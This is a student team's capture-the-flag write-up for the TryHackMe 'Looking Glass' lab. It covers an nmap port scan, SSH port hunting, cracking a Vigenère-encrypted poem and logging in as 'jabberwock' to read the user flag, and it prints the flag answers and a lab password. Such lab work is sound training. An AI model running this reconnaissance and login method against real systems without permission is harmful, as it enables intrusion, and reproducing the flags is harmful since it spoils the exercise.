PenTest 1

ROOM


Looking Glass

VVannaCry

Members

ID	Name	Role
1211102056	Ahmad Fathi bin Amir	Leader
1211101999	Wong Wei Han	Member
1211101975	Muhammad Syahmi bin Mohd Azmi	Member

Steps: <u>**Recon and Enumeration**</u>



Climb through the Looking Glass and capture the flags.

Answer the questions below

Get the user flag.

thm{65d3710e9d75d5f346d2bac669119a23}

Get the root flag.


thm{bc2337b6f97d057b01da718ced6ead3f}

Members Involved: Fathi, Syahmi


Tools used: **Nmap and ssh**

Thought Process , Methodology and Attempts:

When Fathi did the nmap of the victim machine IP, we all noticed the sudden long list of open ports ranging from 22 and 9000 - 13783




```
└─$ nmap 10.10.187.92 --vv
Starting Nmap 7.92 ( https://nmap.org ) at 2022-07-25 20:38 EDT
Initiating Ping Scan at 20:38
Scanning 10.10.187.92 [2 ports]
Completed Ping Scan at 20:38, 0.21s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 20:38
Completed Parallel DNS resolution of 1 host. at 20:38, 0.01s elapsed
Initiating Connect Scan at 20:38
Scanning 10.10.187.92 [1000 ports]
Discovered open port 22/tcp on 10.10.187.92
Discovered open port 9081/tcp on 10.10.187.92
Discovered open port 9071/tcp on 10.10.187.92
Discovered open port 12345/tcp on 10.10.187.92
Discovered open port 9917/tcp on 10.10.187.92
Discovered open port 10003/tcp on 10.10.187.92
Discovered open port 9080/tcp on 10.10.187.92
Discovered open port 9878/tcp on 10.10.187.92
Discovered open port 9900/tcp on 10.10.187.92
Discovered open port 10626/tcp on 10.10.187.92
Discovered open port 10617/tcp on 10.10.187.92
Discovered open port 10001/tcp on 10.10.187.92
Discovered open port 9943/tcp on 10.10.187.92
Discovered open port 9593/tcp on 10.10.187.92
Discovered open port 9290/tcp on 10.10.187.92
Discovered open port 9998/tcp on 10.10.187.92
Discovered open port 13782/tcp on 10.10.187.92
Discovered open port 9101/tcp on 10.10.187.92
Discovered open port 11967/tcp on 10.10.187.92
Discovered open port 9091/tcp on 10.10.187.92
Discovered open port 9099/tcp on 10.10.187.92
Discovered open port 10009/tcp on 10.10.187.92
Discovered open port 10024/tcp on 10.10.187.92
```



```
Nmap scan report for 10.10.187.92
Host is up, received conn-refused (0.21s latency).
Scanned at 2022-07-25 20:38:44 EDT for 22s
Not shown: 916 closed tcp ports (conn-refused)
PORT      STATE SERVICE          REASON
22/tcp    open  ssh              syn-ack
9000/tcp  open  cslistener       syn-ack
9001/tcp  open  tor-orport       syn-ack
9002/tcp  open  dynamid          syn-ack
9003/tcp  open  unknown          syn-ack
9009/tcp  open  pichat           syn-ack
9010/tcp  open  sdr              syn-ack
9011/tcp  open  d-star           syn-ack
9040/tcp  open  tor-trans        syn-ack
9050/tcp  open  tor-socks        syn-ack
9071/tcp  open  unknown          syn-ack
9080/tcp  open  glrpc            syn-ack
9081/tcp  open  cisco-aqos       syn-ack
9090/tcp  open  zeus-admin       syn-ack
9091/tcp  open  xmltec-xmlmail   syn-ack
9099/tcp  open  unknown          syn-ack
9100/tcp  open  jetdirect        syn-ack
9101/tcp  open  jetdirect        syn-ack
9102/tcp  open  jetdirect        syn-ack
9103/tcp  open  jetdirect        syn-ack
9110/tcp  open  unknown          syn-ack
9111/tcp  open  DragonIDSConsole syn-ack
9200/tcp  open  wap-wsp          syn-ack
9207/tcp  open  wap-vcal-s       syn-ack
9220/tcp  open  unknown          syn-ack
9290/tcp  open  unknown          syn-ack
9415/tcp  open  unknown          syn-ack
9418/tcp  open  git              syn-ack
9485/tcp  open  unknown          syn-ack
9500/tcp  open  ismserver        syn-ack
9502/tcp  open  unknown          syn-ack
9503/tcp  open  unknown          syn-ack
9535/tcp  open  man              syn-ack
9575/tcp  open  unknown          syn-ack
9593/tcp  open  cba8             syn-ack
9594/tcp  open  msgsys           syn-ack
9595/tcp  open  pds              syn-ack
9618/tcp  open  condor           syn-ack
9666/tcp  open  zoomcp           syn-ack
9876/tcp  open  sd               syn-ack
9877/tcp  open  x510             syn-ack
9878/tcp  open  kca-service      syn-ack
9898/tcp  open  monkeycom        syn-ack
9900/tcp  open  iua              syn-ack
9917/tcp  open  unknown          syn-ack
9929/tcp  open  nping-echo       syn-ack
9943/tcp  open  unknown          syn-ack
9944/tcp  open  unknown          syn-ack
```

Fathi tried to check if it has a website but there wasn't in any port.




The connection was reset

The connection to the server was reset while the page was loading.


- The site could be temporarily unavailable or too busy. Try again in a few moments.
- If you are unable to load any pages, check your computer's network connection.
- If your computer or network is protected by a firewall or proxy, make sure that Firefox is permitted to access the Web.

Fathi tried to connect with ssh to port 9000 but it gave us an error about no matching host key type



```
┌──(1211102056㉿kali)-[~]
└─$ ssh root@10.10.187.92 -p 9000
Unable to negotiate with 10.10.187.92 port 9000: no matching host key type found. Their offer: ssh-rsa
```

We all tried to search up what it means and found out that ssh-rsa is deprecated from default in OpenSSH 8.2 and newer



OpenSSH will report the error `no matching host key type found. Their offer: ssh-rsa` if the server it's connecting to is offering to authenticate over `ssh-rsa` (`RSA/SHA1`).

Azure Devops (TFS) is offering to authenticate over `ssh-rsa`. As noted in the answer by bk2204, this algorithm is not considered cryptographically secure.


Since it's considered weak, OpenSSH deprecated using `SHA-1` in `8.2` in 2020-02-14.

> It is now possible[1] to perform chosen-prefix attacks against the SHA-1 hash algorithm for less than USD$50K. For this reason, we will be disabling the "ssh-rsa" public key signature algorithm that depends on SHA-1 by default in a near-future release.

Azure Devops *Services* subsequently announced a patch to allow `SHA-2`


On may 5 2021, the Azure DevOps documentation was updated to mention using `RSA 3072`.

So in order to specifically connect with ssh-rsa, we have to add the parameter **-oHostKeyAlgorithm=+ssh-rsa** into the ssh command. At first, Fathi tried the port 9001 which says *lower* before it closes the connection.



```
┌──(1211102056㉿kali)-[~]
└─$ ssh -oHostKeyAlgorithms=+ssh-rsa 10.10.187.92 -p 9001
Lower
Connection to 10.10.187.92 closed.
```


Fathi saw this and immediately tried connecting to the highest port which is 13783 where it says *higher*.



```
┌──(1211102056㉿kali)-[~]
└─$ ssh -oHostKeyAlgorithms=+ssh-rsa 10.10.187.92 -p 13783
The authenticity of host '[10.10.187.92]:13783 ([10.10.187.92]:13783)' can't be established.
RSA key fingerprint is SHA256:iMwNI8HsNKoZQ7O0IFs1Qt8cf0ZDq2uI8dIK97XGPj0.
This host key is known by the following other names/addresses:
    ~/.ssh/known_hosts:29: [hashed name]
    ~/.ssh/known_hosts:30: [hashed name]
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '[10.10.187.92]:13783' (RSA) to the list of known hosts.
Higher
Connection to 10.10.187.92 closed.
```

Fathi then realizes that, we need to find the correct port to connect through trial and error where *Higher* means higher in the list of ports (lower number) and *Lower* means lower in the list (higher number).


Fathi was the first one to find the correct port but syahmi and wong was confused why Fathi's port can't be connected to their own side, that's where we all realized that everyone will have different port number to connect. Upon finding the correct port, we were introduced a challenge to solve in order to get access to the box, the title says Jabberwocky and none of words made sense on first glance.



```
You've found the real service.
Solve the challenge to get access to the box
Jabberwocky
'Mdes mgplmmz, cvs alv lsmtsn aowil
Fqs ncix hrd rxtbmi bp bwl arul;
Elw bpmtc pgzt alv uvvordcet,
Egf bwl qffl vaewz ovxztiql.

'Fvphve ewl Jbfugzlvgb, ff woy!
Ioe kepu bwhx sbai, tst jlbal vppa grmjl!
Bplhrf xag Rjinlu imro, pud tlnp
Bwl jintmofh Iaohxtachxta!'

Oi tzdr hjw oqzehp jpvvd tc oaoh:
Eqvv amdx ale xpuxpqx hwt oi jhbkhe--
Hv rfwmgl wl fp moi Tfbaun xkgm,
Puh jmvsd lloimi bp bwvyxaa.

Eno pz io yyhqho xyhbkhe wl sushf,
Bwl Nruiirhdjk, xmmj mnlw fy mpaxt,
Jani pjqumpzgn xhcdbgi xag bjskvr dsoo,
Pud cykdttk ej ba gaxt!

Vnf, xpq! Wcl, xnh! Hrd ewyovka cvs alihbkh
Ewl vpvict qseux dine huidoxt-achgb!
Al peqi pt eitf, ick azmo mtd wlae
Lx ymca krebqpsxug cevm.

'Ick lrla xhzj zlbmg vpt Qesulvwzrr?
Cpqx vw bf eifz, qy mthmjwa dwn!
V jitinofh kaz! Gtntdvl! Ttspaj!'
Wl ciskvttk me apw jzn.

'Awbw utqasmx, tuh tst zljxaa bdcij
Wph gjgl aoh zkuqsi zg ale hpie;
Bpe oqbzc nxyi tst iosszqdtz,
Eew ale xdte semja dbxxkhfe.
Jdbr tivtmi pw sxderpIoeKeudmgdstd
Enter Secret:
```

Fathi searching up Jabberwocky and it's a nonsense poem, Fathi notices that the amount of letter before and after each comma matches with poem and Syahmi notices that there's a extra line at the bottom, Syahmi went to try to check what kind of cipher it uses.

Syahmi copied parts of the poem and goes to search up the cipher that was used to create it.



Enter Ciphertext here

```
Jdbr tivtmi pw sxderpIoeKeudmgdstd
```

Note: To get accurate results, your ciphertext should be at least 25 characters long.


Analysis Results

Jdbr tivtmi pw sxderpIoeKeudmgdstd

Your ciphertext is likely of this type:

Vigenere Autokey Cipher (click to read more)

Then it shows that, the cipher that was used is called Vigenère cipher. With the newly obtained knowledge, Syahmi deciphered the gibberish text, with the correct key (thealphabetcipher) used, to an actual readable poem and exposed the secret that was hidden in the poem.



Vigenere Tool

```
wpn gjgi aon zkuqsi zg ale npie;
Bpe oqbzc nxyi tst iosszqdtz,
Eew ale xdte semja dbxxkhfe.
Jdbr tivtmi pw sxderpIoeKeudmgdstd
```

Key: thealphabetcipher

Standard Mode

English

Auto Solve Options

Min Key Length	Max Key Length	Iterations	Max Results	Spacing Mode
3	20	100	10	Automatic

Results

Decoded message.

```
All mimsy were the borogoves,
And the mome raths outgrabe.
Your secret is bewareTheJabberwock
```


Steps: **Initial Foothold**

Members Involved: Fathi, Syahmi, Wong

Tools used: **LinEnum.sh, python3**

Thought Process , Methodology and Attempts:


Wong tries to put the code that Syahmi deciphered into the "Enter Secret:".



```
Enter Secret:
jabberwock:MannersPrisonPleaseKinder
Connection to 10.10.43.195 closed.
```


After entering code, Wong gets the username and password for the port 22. Later did we know that everyone tried using the password that Wong got, it failed. After everyone entered the secret code, everyone got a different password from each other but the secret code stays the same.

Afterward, Wong went back to port 22 and tries to enter it using **ssh username@IP Address**. It then asked Wong the password which he can use the password from earlier to enter it. After that, Wong successfully entered the jabberwock's directories.




```
┌──(1211101999㉿kali)-[~]
└─$ ssh jabberwock@10.10.43.195
The authenticity of host '10.10.43.195 (10.10.43.195)' can't be established.
ED25519 key fingerprint is SHA256:xs9LzYRViB8jiE4uU7UlpLdwXgzR3sCZpTYFU2RgvJ4.
This host key is known by the following other names/addresses:
    ~/.ssh/known_hosts:6: [hashed name]
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.10.43.195' (ED25519) to the list of known hosts.
jabberwock@10.10.43.195's password:
Last login: Fri Jul  3 03:05:33 2020 from 192.168.170.1
jabberwock@looking-glass:~$
```

Fathi immediately did **sudo -l** to see any interesting info which only shows we can reboot as root




```
jabberwock@looking-glass:~$ sudo -l
Matching Defaults entries for jabberwock on looking-glass:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User jabberwock may run the following commands on looking-glass:
    (root) NOPASSWD: /sbin/reboot
```

Fathi then did **ls** to see any file and found some




```
jabberwock@looking-glass:~$ ls
poem.txt  twasBrillig.sh  user.txt
```

Fathi concatenate the user.txt file and it seems to be the user flag but it is reversed




```
jabberwock@looking-glass:~$ cat user.txt
}32a911966cab2d643f5d57d9e0173d56{mht
```

Reversing it back now gave us the proper user flag



```
thm{65d3710e9d75d5f346d2bac669119a23}
```

Result: upon putting it into thm for the first flag, Fathi confirmed it is the user flag



Answer the questions below

